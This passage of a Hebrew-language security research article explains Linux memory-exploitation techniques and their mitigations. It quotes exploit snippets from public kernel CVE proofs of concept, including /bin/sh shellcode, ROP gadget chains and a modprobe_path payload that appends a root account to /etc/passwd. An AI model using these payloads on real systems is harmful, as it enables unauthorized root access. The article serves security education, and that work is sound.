לכן הם מיוצגים בצורה הקסדצימלית. ייצוג זה מועדף בשל הטבע התמציתי שלו, שמאפשר ל-Shellcode לתפוס פחות מקום בזיכרון בהשוואה לפורמטים אחרים של קוד מכונה, כמו C, Assembly או Binary.


כדי לנצל בהצלחה פגיעות בזיכרון באמצעות הזרקת Shellcode, תוקפים צריכים תחילה לזהות ולנצל פגיעות בזיכרון שתאפשר להם להזריק את ה-Shellcode שלהם ישירות לאזור זיכרון RWX, ולהסיט את זרימת הביצוע של התוכנית למיקום שבו ה-Shellcode שלהם מתחיל לפעול.

בדוגמה הבאה ניתן לראות המחשה של טכניקת הזרקת Shellcode:

תוקפים ניצלו פגיעות מסוג Stack-Based Buffer Overflow, והזריקו את ה-Shellcode לתוך ה-Buffer והצליחו לזלוג בזיכרון עד לכתובת חזרה של הפונקציה.

לאחר מכן, הם שינו את זרימת הריצה של התוכנית על ידי דריסה של כתובת החזרה השמורה עם הערך של כתובת הזיכרון שבה נמצא הקוד הזדוני.

כשהתכנית רצה ומסיימת את ההרצה של הפונקציה עם הפגיעות, במקום לחזור לפונקציה שקראה לה, היא מריצה את הקוד הזדוני של התוקף (לאן שהוא הפנה).



דוגמא של 23 בתים של shellcode שפותח shell (נלקח מהמאמר הזה)

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb
0\x0b\xcd\x80
```

התקפות מבוססות שימוש חוזר בקוד (Code Reuse Attacks)

עם הופעת מנגנון ההגנה NX - Non eXecute, שמונע הרצת קוד מאזורים מסוימים בזיכרון, התוקפים נתקלו בקושי גובר בביצוע השלב השלישי של ניצול חולשות זיכרון - הזרקה והרצת הקוד זדוני באמצעות Shellcode. מאחר ש-NX מגביל כתיבה והרצה באותם אזורי זיכרון, התוקפים נאלצו לפתח שיטות חלופיות לניצול חולשות ולביצוע פעולות זדוניות.

מכיוון שהם לא יכולים לכתוב את הקוד הזדוני, אסטרטגיה נפוצה לניצול חולשות זיכרון בנוכחות מנגנון NX היא להשתמש בקוד קיים שכבר נטען לזיכרון עם הרשאות הרצה שיכול לשמש למטרות זדון. שיטה זו מייתרת את הצורך של התוקפים לכתוב ולהריץ קוד באותו אזור זיכרון ומפשטת את התהליך. כך נדרשים התוקפים רק לאתר קוד זמין בזיכרון שניתן להשתמש בו לרעה ולוודא שניתן להסיט אליו את זרימת הריצה של התוכנית.

טכניקות RET2


שיטה נפוצה להסיט את זרימת הביצוע של תוכנה למיקום ספציפי בזיכרון כוללת שימוש בהוראת ה-ret. התוקפים משנים את ערך כתובת החזרה השמורה ב-Stack (כמו שתואר ב-code injection), לכתובת זיכרון של קוד הטעון לזיכרון שהם יכולים להשתמש בו לרעה. כאשר הוראת ה-ret רצה, זרימת הריצה של התוכנית מופנית לכתובת שצוינה. טכניקות המבוססות על הוראת ret מכונות באופן כללי "RET2".

כדי ליישם טכניקות "RET2", על התוקפים לאתר מקטעי קוד או פונקציות מתאימים לצורכיהם. בזיכרון נמצאות כתובות רבות המכילות קוד הניתן להרצה שאפשר לנצל.

טכניקת RET2LIBC

בין מקורות הקוד, ספריות (Libraries) מהוות מטרות עיקריות להתקפות מבוססות שימוש חוזר בקוד. ספריית libc, בפרט, הופכת למוקד עבור תוקפים, וכתוצאה מכך נולדה טכניקת התקפה מוכרת בשם "RET2LIBC".

בהתקפת "RET2LIBC", התוקפים מסיטים את זרימת הריצה של התוכנית על ידי שינוי ערך כתובת החזרה השמורה לכתובת זיכרון של פונקציית C בספריית libc. כך הם יכולים לבצע פעולות זדוניות ללא צורך בכתיבת Shellcode מותאם. לדוגמה, התוקפים יכולים להשתמש בפונקציית system שב-libc כדי להריץ פקודות כמו פתיחת shell (בלינוקס /bin/sh) בהרשאות של התהליך הרץ.



טכניקת RE2TEXT

טכניקה נוספת שתוקפים יכולים להשתמש בה היא RET2TEXT, אשר באה לידי ביטוי כאשר במקטע ה-text שמכיל את הקוד של התכנית המותקפת, קיימים קטעי קוד או פונקציות שניתן לנצל להרצה פעולה זדונית.

בטכניקת RET2TEXT, התוקפים מסיטים את זרימת הריצה של התוכנית באמצעות הוראת ret. הסחה זו מופנית למקטעים או פונקציות מסוימות בתוכנית - אזורים שלא נועדו להרצה תחת התנאים הקיימים. עם זאת, בשל יכולת התוקפים לשלוט בזרימת הריצה, אלמנטים אלה הופכים לכלי להרצת פעולות זדוניות.

טכניקת RE2USER

בעקבות פיתוחם של יותר מנגנוני אבטחה במרחב המשתמש (User Mode), נהיה קשה יותר לתוקפים לנצל חולשות זיכרון במרחב המשתמש, ובמקרים מסוימים אף בלתי אפשרי. עם זאת, מנגנוני האבטחה במרחב המשתמש לא השפיעו על מרחב הליבה (Kernel Mode), ולכן תוקפים החליטו להעביר את ניצול פגיעויות הזיכרון ממרחב המשתמש למרחב הליבה, וטכניקת התקפה חדשה בשם RET2USER פותחה.

בטכניקת RET2USER, התוקפים מנצלים חולשות זיכרון במרחב הליבה, מסיטים את זרימת הביצוע של התוכנית ל-Payload שיצרו במצב המשתמש, ומריצים אותו לביצוע פעולה זדונית.

מה שאפשר את טכניקות RET2USER הוא שמרחב הליבה יכל לגשת למרחב המשתמש עם הרשאות RWX. כך התוקפים יכלו פשוט להשתמש בהוראת ret כדי להסיט את זרימת הריצה של תוכנית במרחב הליבה ל-Payload במרחב המשתמש.

טכניקות Oriented Programming

טכניקות Oriented Programming הן שיטה רווחת בהתקפות Code Reuse מודרניות.

בשיטות אלו, תוקפים משרשרים גאדג'טים (gadgets) המורכבים מהוראות אסמבלי אחת או יותר, המסיימות בהוראה המסיטה את זרימת הריצה של התכנית. בעוד שכל גאדג'ט מבצע משימה קטנה בפני עצמו, כאשר הם מחוברים יחד לשרשרת ומורצים ברצף, הם מבצעים פעולה משמעותית וזדונית.

טכניקות Oriented Programming מתחלקות לשני סוגים:

- Backward-edge Oriented Programming**:** בדומה לטכניקות RET2, טכניקה זו עושה שימוש בהוראת ret להסיט את זרימת הריצה של התוכנית. גאדג'טים המסיימים ב-ret משתייכים לשיטה זו, הנקראת ROP - Return Oriented Programming.
- Forward-edge Oriented Programming**:** גאדג'טים בטכניקה זו מסיימים בהוראת קפיצה עקיפה (indirect jump) או קריאה (call), והן מכונות JOP - Jump Oriented Programming ו- PCOP - Pure-Call Oriented Programming.

דוגמה מ-POC של CVE-2016-2384:

בדוגמה זו, התוקף איתר תחילה את מיקומי הגאדג'טים בזיכרון ושירשר אותם יחד. הטכניקות ROP ו-JOP שולבו בהתקפה זו: חלק מהגאדג'טים הסתיימו בהוראות ret, בעוד אחרים הסתיימו בקפיצה עקיפה.

```
#define XCHG_EAX_ESP_RET          0xffffffff8100008aL

#define POP_RDI_RET               0xffffffff8118991dL
#define MOV_DWORD_PTR_RDI_EAX_RET 0xffffffff810fff17L
#define MOV_CR4_RDI_RET           0xffffffff8105b8f0L
#define POP_RCX_RET               0xffffffff810053bcL
#define JMP_RCX                   0xffffffff81040a90L
```

```
#define CHAIN_SAVE_EAX                  \
  *stack++ = POP_RDI_RET;               \
  *stack++ = (uint64_t)&saved_eax;      \
  *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define CHAIN_SET_CR4                   \
  *stack++ = POP_RDI_RET;               \
  *stack++ = CR4_DESIRED_VALUE;         \
  *stack++ = MOV_CR4_RDI_RET;           \

#define CHAIN_JMP_PAYLOAD               \
  *stack++ = POP_RCX_RET;               \
  *stack++ = (uint64_t)&payload;        \
  *stack++ = JMP_RCX;                   \
```

טכניקות למניעת התקפות שימוש חוזר בקוד (Anti Code Reuse Attack Techniques)

כדי להתמודד עם תוקפים המנסים להחליף את כתובת החזרה השמורה ב-Stack, הוצג מנגנון האבטחה Stack Canaries (נסקר בחלק 2). מנגנון זה מוסיף ערכים אקראיים ב-Stack לפני ה-Stack Frame Pointer וכתובת החזרה השמורה.

עם זאת, כפי שראינו, Stack Canaries אינם חסינים וניתן לעקוף אותם באמצעות טכניקות שונות.

עם כניסת ASLR - Address Space Layout Randomization (נסקר בחלק 2), שממקם את התכנית בזיכרון באקראיות, התוקפים נתקלו בקשיים גוברים בשימוש בטכניקות RET2. בתחילה, ASLR מיקם באקראיות את מיקומי הספריות, מה שהקשה על התוקפים להשתמש בקוד ספריות (RET2LIBC).

לאחר מכן, הורחב ASLR למקם באקראיות את כתובת הבסיס של קבצים ניתנים להרצה באמצעות PIE - Position Independent Executables, מה שסיבך עוד יותר את יכולת התוקפים לנצל קוד במקטע הטקסט (RET2TEXT). בדומה לכך, KASLR (נסקר בחלק 3) הוסיף שכבת מורכבות נוספת עבור תוקפים המחפשים לנצל חולשות זיכרון במרחב הליבה.

עם זאת, כפי שראינו, גם ASLR וגם KASLR אינם חסינים וניתנים לעקיפה באמצעות טכניקות שונות.

כדי למנוע מתוקפים להשתמש בטכניקות RET2USR, לינוקס הציגה את מנגנוני SMEP ו-SMAP (נסקרו בחלק 3), אשר מגבילים גישת RWX ממצב ליבה למצב משתמש.

עם זאת, כפי שנחקר, גם SMEP וגם SMAP אינם חסינים מפני שיטות עקיפה.

במאבק נגד טכניקות ROP, לינוקס מפתחת את מנגנון האבטחה Shadow Stack (נסקר בחלק 3). גישה זו יוצרת Shadow Stack מבודד בזיכרון, שמזהה ניסיונות להשתמש ב-ROP באמצעות השוואת ערכים שנשלפים מה-Shadow Stack (שכולל רק כתובות החזרה שמורות) ומה-Stack הרגיל.

עם זאת, נכון לכתיבת שורות אלו, מנגנון אבטחה זה עדיין לא שוחרר.

לסיכום, נכון ל-2025, תוקפים ממשיכים להשתמש בהתקפות Code Reuse, תוך דגש ניכר על טכניקות Oriented Programming, לניצול פגיעויות זיכרון. גם עם השחרור המלא הצפוי של CET, ניתן לצפות שתוקפים יסתגלו וימצאו שיטות חלופיות לניצול פגיעויות זיכרון. אופייה הדינמי של אבטחת הסייבר מצביע על משחק מתמשך של חתול ועכבר בין תוקפים למנגנוני האבטחה.

חלק חמישי - טכניקות נפוצות לניצול חולשות זיכרון

כחלק מהמחקר הזה, בשביל להבין לעומק את האבולוציה של ניצול חולשות זיכרון, קראתי המון על הטכניקות השונות שפירטתי, על המעקפים, המחסומים שיש לתוקפים ובמה הם השתמשו כדי לעבור אותן. יצא לי לחקור עשרות POCs, וללמוד על טכניקות מגניבות שקשורות לניצול חולשות ולא פירטתי עליהן עדין, אז החלק הזה נועד בשביל זה. בחלק האחרון של המחקר אפרט על כמה מהטכניקות הכי עדכניות ונפוצות שהשתמשו בהן לניצול חולשות זיכרון.

בקטע זה נבין כיצד תוקפים משתמשים בטכניקות ניצול שלמדנו עליהן כדי לבצע את הפעולות הזדוניות שלהם ובפרט כדי להסלים את ההרשאות שלהם.

שיטת Change Credentials

אחת הדרכים הנפוצות להסלמת הרשאות בקרב תוקפים היא שינוי ההרשאות של התהליך שרץ באמצעות קריאה לשתי פונקציות: prepare_kernel_cred ו-commit_creds.

כאשר תוקפים קוראים לפונקציה prepare_kernel_cred ושולחים את הערך "0" שמייצג את ה-UID של השמתמש root. הפונקציה prepare_kernel_cred מקצה מבנה הרשאות בזיכרון עם הרשאות משתמש root. לאחר מכן, התוקפים שולחים כפרמטר את מבנה ההרשאות הזה לפונקציה commit_creds, האחראית ליישם את ההרשאות הללו על התהליך הרץ.

כך תוקפים מסלימים הרשאות על ידי שינוי ההרשאות של התהליך הרץ, מאיזה משתמש שהיה לפני כן, ל-root.

נלקח מ-POC של CVE-2023-3338

```
unsigned long chain[16] = {
    0xffffffff81001c30,     // pop rdi; ret
    0x0,
    0xffffffff81092c30,     // prepare_kernel_cred(0)
    0xffffffff8104ef7d,     // pop rdx; ret
    0x9,
    0xffffffff814bba18,     // cmp edx, 0x9; jne; ret               -> set zero flag for next jne
    0xffffffff814ed994,     // mov rdi, rax; jne; xor eax; ret      -> do not jmp
    0xffffffff81092990,     // commit_creds(prepare_kernel_cred(0))
```

בדוגמה זו, ניתן לראות כיצד תוקפים משתמשים בגאדג'טים מטכניקת ROP Return-Oriented Programming כדי לבצע את טכניקת הסלמת ההרשאות.

הגאדג'ט הראשון שולף ערך מהמחסנית ושומר אותו ב-RDI, הערך הזה שווה ל-"0" שמייצג UID של root. הערך ב-RDI נשלח לאחר מכן ל-prepare_kernel_cred, שמחזירה את מבנה ההרשאות עם הרשאות root שנשמר ב-RAX. לאחר מכן, יש גאדג'ט שמעביר את הערך מ-RAX ל-RDI רק אם מתקיים תנאי, כך שלפני כן יש גאדג'ט שמגדיר את התנאי.

הערך מ-RDI נשלח ל-commit_creds, שמיישמת את ההרשאות של root על התהליך שרץ ובכך מסלימה הרשאות.

שיטת Modprobe

שיטה נפוצה נוספת להסלמת הרשאות כוללת מניפולציה על modprobe. Modprobe הוא סקריפט במרחב המשתמש שאחראי על ניהול מודולים של הקרנל על ידי הוספה והסרה שלהם מהקרנל.

נתיב הפקודה של modprobe הוא /sbin/modprobe, אך תוקפים גילו שיש סימבול בקרנל שנקרא modprobe_path, שמאחסן את נתיב modprobe, וממוקם בדף שיש עליו הרשאות כתיבה.

כך שתוקפים חשבו: מה אם ישנו את הנתיב המאוחסן בסימבול שנקרא modprobe_path לסקריפט שמסלים הרשאות, ובכל פעם ש-modprobe יופעל, סקריפט הסלמת ההרשאות ירוץ במקום /sbin/modprobe? והם צדקו. שאלה מתבקשת היא: למה לינוקס לא מונע גישת כתיבה לסימבול הזה? לא ברור.

עד שלינוקס יעשו זאת, תוקפים יכולים להשתמש בטכניקה זו כדי להסלים הרשאות.

כדי לעשות זאת, התוקפים קודם צריכים לאתר את כתובת הזיכרון של modprobe_path. לאחר מכן הם צריכים ליצור סקריפט להסלמת הרשאות ולדרוס את ה-symbol modprobe_path עם נתיב הסקריפט.

כעת, התוקפים צריכים לעורר איכשהו את modprobe כדי שירוץ, אבל איך?

בעצם כל פעם שמבוצעת הרצה של סקריפט עם חתימה לא מוכרת (magic number) שלינוקס לא מזהה, יש סדרה של פונקציות שרצות, ואחת מהן היא call_modprobe. לכן, תוקפים יכולים ליצור קובץ הרצה עם חתימה לא מוכרת ולהריץ אותו כדי לעורר את call_modprobe.

כאשר call_modprobe תבוצע, היא תחפש את הסימבול modprobe_path כדי להבין איזה נתיב היא צריכה להריץ, וכיוון שהתוקפים כבר שינו את הערך המאוחסן שם, היא תפעיל את סקריפט הסלמת ההרשאות במקום /sbin/modprobe.

נלקח מ-POC של CVE-2023-0179

```
    Gadgets:
        0xffffffff81134571: add rsp, 0x48 ; pop ... ; ret   -> stack pivot, pops 0x30 bytes including rbp to reach REG32_00
        0xffffffff81015b34: pop rax; ret                    -> save new modprobe path
        0xffffffff8107fec5: pop rdi; ret                    -> save modprobe_path address
        0xffffffff810d18a2: mov [rdi] rax ; pop rbp ; ret   -> overwrite modprobe_path and restore rbp
        0xffffffff810b3af0: mov rsp, rbp ; pop rbp ; ret    -> return from nft_do_chain
    Static values:
        0xffffffff81c2cfa1:                     Instruction from TEXT returned by leak without KASLR
        0xffffffff8308fb40:                     modprobe_path
        0x6e69772f706d742f:                     /tmp/windprobe
        reg0 + 0x2b0:                           old rbp for nft_hook_slow
*/
unsigned long pop_rax_ret       = 0xffffffff81015b34 + kaslr;
unsigned long local_path        = TMP_WINDPROBE;
unsigned long pop_rdi_ret       = 0xffffffff8107fec5 + kaslr;
unsigned long modprobe          = 0xffffffff8308fb40 + kaslr;
unsigned long mov_rdi_rax_ret   = 0xffffffff810d18a2 + kaslr;
unsigned long old_rbp           = reg0 + 0x2b0;
unsigned long nft_hook_slow_ret = 0xffffffff810b3af0 + kaslr;
```

בדוגמה זו, ניתן לראות שתוקפים משתמשים בגאדג'טים של ROP כדי לבצע את טכניקת הסלמת הרשאות. הגאדג'טים הללו מחליפים את הערך של modprobe_path לערך /tmp/windprobe.

```
int privesc()
{
    puts("[+] Returned to userland, setting up for fake modprobe");
    // Password is just "needle"
    system("echo '#!/bin/sh\necho needle:M6Jplzqa7rJp.:0:0:root:/root:/bin/sh >> /etc/passwd' > /tmp/windprobe");
    system("chmod +x /tmp/windprobe");

    int fd = open("/tmp/dummy", O_RDWR | O_CREAT);
    if (fd < 0) {
        perror("[-] Trigger creation failed");
        return -1;
    }
    char sig[] = "\xff\xff\xff\xff";
    write(fd, sig, sizeof(sig));
    close(fd);
    chmod("/tmp/dummy", 0777);
    execl("/tmp/dummy", "/tmp/dummy", (char *)NULL);
    return 0;
}
```

כפי שניתן לראות כאן, /tmp/windprobe הוא נתיב לסקריפט במרחב משתמש שהתוקף יצר שמסלים הרשאות, הסקריפט ירוץ כאשר modprobe יופעל.

התוקף יוצר קובץ בשם /tmp/dummy, המכיל את הערך \xff\xff\xff\xff כחתימת הקובץ, חתימה לא מוכרת שלינוקס לא מזהה, שכאשר היא מופעלת תפעיל את הפונקציה call_modprobe().

התוקף מפעיל את קובץ ה-dummy באמצעות הפונקציה execl(), וכתוצאה מכך הפונקציה call_modprobe() תריץ את הערך המאוחסן בסימבול modprobe_path.

כיוון שהתוקפים שינו את הערך המאוחסן ב-modprobe_path לנתיב לקובץ הסלמת ההרשאות, call_modprobe() תריץ אותו, והתוקף יסלים את הרשאותיו.

שיטת Stack Pivoting

אם קראת בעיון את הניצול שניתן בדוגמה של modprobe, ייתכן ששמת לב לשימוש בטכניקת Stack Pivoting על ידי התוקף.

שיטה זאת נעשית נחוצה כאשר תוקפים מנצלים חולשת זיכרון במחסנית (stack), נתקלים במגבלות מקום במחסנית, וזקוקים למרחב נוסף.

טכניקות כמו Oriented Programming, דורשות מקום מספק במחסנית להכיל את הגאדג'טים של התוקף. עם זאת, במקרים מסוימים המחסנית מוגבלת במקום, ולכן יש צורך בטכניקת Stack Pivoting.

בטכניקה זו, תוקפים למעשה "מאריכים" את המחסנית על ידי מניפולציה של התוכנית, במיוחד באמצעות שינוי הערך המאוחסן במצביע המחסנית (ESP או RSP) כך שיצביע על מיקום זיכרון אחר שנמצא בשליטתם. כאשר מצביע המחסנית מכוון למיקום החדש, התוכנית טועה וחושבת שיש לה יותר מקום במחסנית, ומתייחסת לערכים המאוחסנים שם כאילו היו חלק מהמחסנית. מניפולציה זו מאפשרת לתוקפים, תוך שימוש בגאדג'טים, להפנות את ריצת התוכנית לכתובות זיכרון המאוחסנות ב"מחסנית המזויפת" ולהריץ את הגאדג'טים האלו.

חשוב לציין שטכניקת Stack Pivoting משמשת בדרך כלל בשילוב עם טכניקות Oriented Programming, ולכן במקרים רבים היא מהווה רכיב חשוב בארגז הכלים של התוקף, ולא פתרון עצמאי.

Stack Pivoting יכול לשמש תוקפים לעקוף מנגנוני אבטחת מחסנית כמו זיכרון בלתי ניתן להרצה (NX) ו-Stack Canaries.

פקודות Assembly עבור Stack Pivoting:

ישנן פקודות Assembly שונות שיכולות לשמש לביצוע Stack Pivoting. כאשר תוקפים מחפשים גאדג'טים, הם יכולים לחפש חלק מהאפשרויות הבאות:

```
pop rsp:
```

דחיפת ערך ישירות ל-RSP. פתרון פשוט אך פחות סביר למצוא אותו. אפשר להשתמש באחת מ-2 הפקודות הבאות:

```
xchg <reg>, rsp
xchg rsp, <reg>
```

כאשר יש שליטה על הערך ברגיסטר האחר (למשל באמצעות pop), ניתן להחליף אותו בערך ב-RSP. הערכים ברגיסטרים מוחלפים, ולכן שתי הכיוונים רלוונטיים.

```
mov rsp, <value>:
```

כאשר יש שליטה על הערך ברגיסטר האחר (למשל באמצעות pop), ניתן להעביר אותו ל-RSP.

```
add rsp, <value>:
```

מאריך את המחסנית על ידי הגדלת RSP.

```
leave; ret:
```

כאשר הפונקציה מסתיימת, היא מבצעת את ההוראות הבאות (Stack frame epilogue):

```
mov rsp, rbp; pop rbp; pop rip.
```

קריאה ל-leave; ret מבצעת את אותו הדבר, ולכן ניתן לקרוא ל-leave מתוך RIP, והערך שנכתב מחדש ב-RBP (שנדחף אליו) יועבר ל-RSP.

דוגמאות לגאדג'טים של Stack Pivoting:

נלקח מ-POC של CVE-2023-0179

```
0xffffffff81134571: add rsp, 0x48 ; pop ... ; ret   -> stack pivot, pops 0x30 bytes including rbp to reach REG32_00
```

```
jumpstack.pivot = 0xffffffff81134571 + kaslr;
```

נלקח מ-POC של CVE-2023-3338

```
null_page->output = 0xffffffff815feffb;  // mov esp, 0x5b0001fe; ret    -> stack pivot
```

נלקח מ-POC של CVE-2022-2586

```
uint64_t stack_pivot_addr = 0xffffffff817479b6; // push rdi ; pop rsp ; add cl, cl ; ret
```

נלקח מ-POC של CVE-2018-5333

```
uint64_t xchg_esp;    //: xchg eax, esp ; shr bl, 0xbf ; xor eax, eax ; pop rbp ; ret
```

שיטת Heap Spraying

טכניקת Heap Spraying משמשת תוקפים כאשר הם מנצלים חולשות בזיכרון ה-Heap, כדי להבטיח הרצת קוד זדוני בסביבה לא ודאית. כאשר תוקפים חורגים מגבולות ה-Heap, במיוחד במרחבי זיכרון רנדומליים, לא פשוט לחזות את המיקום המדויק שבו אתה נמצא בזיכרון והאם יש הרשאות הרצה.

ב-Heap Spraying, תוקפים כותבים את הקוד הזדוני שלהם באופן חוזר בזיכרון, ממש מרססים את הזיכרון בקוד הזדוני פעם אחר פעם ובכך מגדילים את הסיכוי להרצתו. כשהם מפנים את זרימת ריצת התכנית למקום בזיכרון שהם לא מכירים בוודאות, הסיכויים גדלים שהקוד הזדוני שלהם ירוץ כי יש מרחב זיכרון גדול שמרוסס בקוד שלהם.

כדי לשפר את הסיכוי, נהוג גם לרפד את הקוד הזדוני ב-NOP-sleds, רצפים של פקודות "No Operation".

ככה שבמקרים בהם לא בטוחים מה הכתובת של הקוד הזדוני בזיכרון, רוב הסיכויים שזה ייתפס על NOP ויתחיל להריץ אותם (פקודות שלא עושות כלום), עד שיגיע לקוד הזדוני. זה מפחית את אתגר חיזוי כתובת הקוד הזדוני ב-Heap, כיוון שכל פגיעה בכתובת שיש בה NOP מספקת הזדמנות להרצת הקוד.

Heap Spraying משמש לעיתים קרובות להתגבר על מנגנוני אבטחה כמו ASLR ו-KASLR, שמבצעים רנדומליזציה של מיקומי זיכרון. תוקפים לעיתים משלבים Heap Spraying עם Stack Pivoting, מקצים זיכרון רב באמצעות Heap Spraying ולאחר מכן משתמשים ב-Stack Pivoting כדי לקפוץ ולהריץ קוד Shellcode מסוים.

נלקח מ-POC של CVE-2022-34918

```
/**
 * spray_keyring(): Spray the heap with `user_key_payload` structure
 * @spray_size: Number of object to put into the `kmalloc-64` cache
 *
 * Return: Allocated buffer with serial numbers of the created keys
 */
key_serial_t *spray_keyring(uint32_t spray_size) {

    char key_desc[KEY_DESC_MAX_SIZE];
    key_serial_t *id_buffer = calloc(spray_size, sizeof(key_serial_t));

    if (id_buffer == NULL)
        do_error_exit("calloc");

    for (uint32_t i = 0; i < spray_size; i++) {
        snprintf(key_desc, KEY_DESC_MAX_SIZE, "RandoriSec-%03du", i);
        id_buffer[i] = add_key("user", key_desc, key_desc, strlen(key_desc), KEY_SPEC_PROCESS_KEYRING);
        if (id_buffer[i] < 0)
            do_error_exit("add_key");
    }

    return id_buffer;
}
```

הפונקציה spray_keyring() מרססת את ה-Heap באמצעות לולאה, עד שהיא מגיעה לגודל המרבי של הפרמטר spray_size. היא מעתיקה מבני מפתח של משתמשים למאגר שהוקצה בזיכרון ה-Heap שנקרא id_buffer, באמצעות פונקציית calloc().

```
/* Spray the heap with user_key_payload structs to perform an info leak */
id_buffer = spray_keyring(SPRAY_KEY_SIZE);
```

```
/* Check if the overflow occured on the right object */
bases = get_keyring_leak(id_buffer, SPRAY_KEY_SIZE);
if (!bases) {
    release_keys(id_buffer, SPRAY_KEY_SIZE);
    release_uring(fd_buffer, SPRAY_SIZE);
    goto retry;
}
```

המשתנה id_buffer שחוזר מהפונקציה spray_keyring() מועבר לפונקציה get_keyring_leak() שמנסה להדליף כתובות בזיכרון מהמשתנה id_buffer.

שיטת Memory Leak

אם קראת בעיון את הדוגמה של Heap Spraying, ייתכן ששמת לב לשימוש בטכניקת Memory Leak. תוקפים משתמשים לעיתים קרובות ב-Memory Leaks כדי לעקוף רנדומיזציה, במיוחד כדי להתמודד עם מנגנוני אבטחה כמו ASLR או KASLR. המטרה היא להשיג כתובות זיכרון דלופות, שמאפשרות לתוקפים לזהות את ההיסטים הרנדומליים שהוכנסו על ידי מנגנונים אלו.

לאור העובדה שכתובות זיכרון מרונדומליזות יחסית, ולא מוחלטות, תוקפים משתמשים ב-Memory Leaks כדי לחשוף את ההיסט הרנדומלי.

כמו שהסברתי קודם, מקטעים בזיכרון נמצאים יחד באותו איזור בזיכרון, רק מתווסף למקטע היסט שכל פעם טוען אותם למקום אחר. אך במידה ומוצאים כתובת אחת ויודעים מה המרחק שלה מכתובות אחרות בזיכרון, ניתן לחשב את ההיסט ובכך לחזות את כולן.

ברגע שההיסט מתגלה, תוקפים יכולים לחשב כתובות זיכרון בהתבסס על המרחק ביניהן.

למשל, אם פונקציה נמצאת במרחק של x בייטים מכתובת זיכרון ידועה, תוקפים פשוט מוסיפים את x הבייטים.

בעבר, תוקפים מצאו כתובות זיכרון במרחב המשתמש דרך קבצים שהיו שמורים בבספריית /proc או בקבצים המכילים כתובות זיכרון של הקרנל כמו kallsyms, syslog ו-dmesg. אך עם השנים לינוקס הגבילה גישה

למשתמשים חסרי הרשאות לקבצים אלו. למרות זאת, תוקפים ממשיכים למצוא דרכים לבצע Memory Leaks, מה שהופך אותה לטכניקה נפוצה לעקיפת רנדומליזציה.

נלקח מ-POC של CVE-2022-34918

```
* get_keyring_leak(): Find the infoleak and compute the needed bases
* @id_buffer: Buffer with the serial numbers of keys used to spray the heap
* @id_buffer_size: Size of the previous buffer
*
* Search for a key with an unexpected size to find the corrupted object.
*
* Return: KASLR base and physmap base of the running kernel
*/
struct leak *get_keyring_leak(key_serial_t *id_buffer, uint32_t id_buffer_size) {

    uint8_t buffer[USHRT_MAX] = {0};
    int32_t keylen;

    for (uint32_t i = 0; i < id_buffer_size; i++) {

        keylen = keyctl(KEYCTL_READ, id_buffer[i], (long)buffer, USHRT_MAX, 0);
        if (keylen < 0)
            do_error_exit("keyctl");

        if (keylen == USHRT_MAX) {
            //dump_buffer((void **)buffer, keylen >> 3);
            return parse_leak((long *)buffer, keylen >> 3);
        }
    }
    return NULL;
}
```

הפונקציה get_keyring_leak() מקבלת משתנה id_buffer שמכיל מבני מפתח מרובים של משתמשים (כחלק מה-Heap Spraying). טכניקת Memory Leak זו מבצעת לולאה על id_buffer, ובודקת מפתח עם גודל בלתי צפוי כדי למצוא את האובייקט הפגום, שיעזור לזהות את כתובות בסיס הקרנל ו-physmap של הקרנל הרץ.

חלק שישי - HardeningMeter

בעקבות המחקר הזה החלטתי לפתח כלי פייתון opensource שבודק את המנגנוני אבטחה שדיברתי עליהן. ישנו כלי שעושה זאת שנקרא checksec, שהוא אחלה. אך אחרי בדיקה מעמיקה הבנתי שהוא לא מדייק.

הוא אינו מבדיל בין מיטיגציות בבינאריים שמיועדות ל-dynamically linked files ולא statically linked files ובעקבות כך נותן חיווי לא נכון. בנוסף, chechsec כתוב ב-bash ולא בפייתון, ככה שלא פשוט להתממשק איתו. את HardeningMeter הצגתי ב-Black Hat USA 2024, מוזמנים להתנסות בו בעצמכם - לינק.

על המחברת

שמי עפרי אוזן, אני חוקרת סייבר, מאוד אוהבת חקר חולשות ואקספלויטציות, לחפש בעיות אבטחה, לחקור אותם ולמצוא פתרונות עבורם. אחד הדברים שהכי חשובים לי זה לשתף מידע, אני משתדלת לפרסם כל מחקר ומאמר שלי לעומק ולהסביר בצורה שגם אנשים שלא מכירים מספיק את התחום יצליחו להיכנס לעניינים.

כחלק מזה אני גם מרצה בכנסים, הצגתי כלי פייתון שפיתחתי ב-3 כנסי Black Hat שונים בעולם, הרצתי על המחקר הזה בשני כנסים: Global OWASP ו-deepsec ב-2023 ועוד מחקר נוסף ב-deepsec ב-2024. המאמר הזה נובע ממחקר קטן שהתחלתי בתחום המיטיגציות ברמת הבינארים, לא הכרתי לעומק את התחום של חולשות זיכרון, המיטיגציות, השיטות אקספלויט, איפה זה עומד היום, מה האתגרים ולמה זה עדין קיים. כתוצאה מכך שלא מצאתי מקור שמדבר על הכל לעומק החלטתי ללמוד בעצמי יותר, להעמיק וליצור כזה בעצמי.

מקורות מידע

- https://gcc.gnu.org/onlinedocs/gcc/Option-Summary.html
- https://github.com/xairy/kernel-exploits/blob/master/CVE-2016-2384/poc.c
- https://github.com/TurtleARM/CVE-2023-3338-DECPwn/blob/master/lpe.c
- https://github.com/TurtleARM/CVE-2023-0179-PoC/blob/master/exploit.c
- https://github.com/TurtleARM/CVE-2023-0179-PoC/blob/master/exploit.c
- https://github.com/TurtleARM/CVE-2023-3338-DECPwn/blob/master/lpe.c
- https://github.com/aels/CVE-2022-2586-LPE/blob/main/CVE-2022-2586.c
- https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c
- https://github.com/rapid7/metasploit-framework/tree/0fcba5ee179c87fe8d705adbae60858b59f95fc7/external/source/exploits/CVE-2022-34918
- https://github.com/rapid7/metasploit-framework/tree/0fcba5ee179c87fe8d705adbae60858b59f95fc7/external/source/exploits/CVE-2022-34918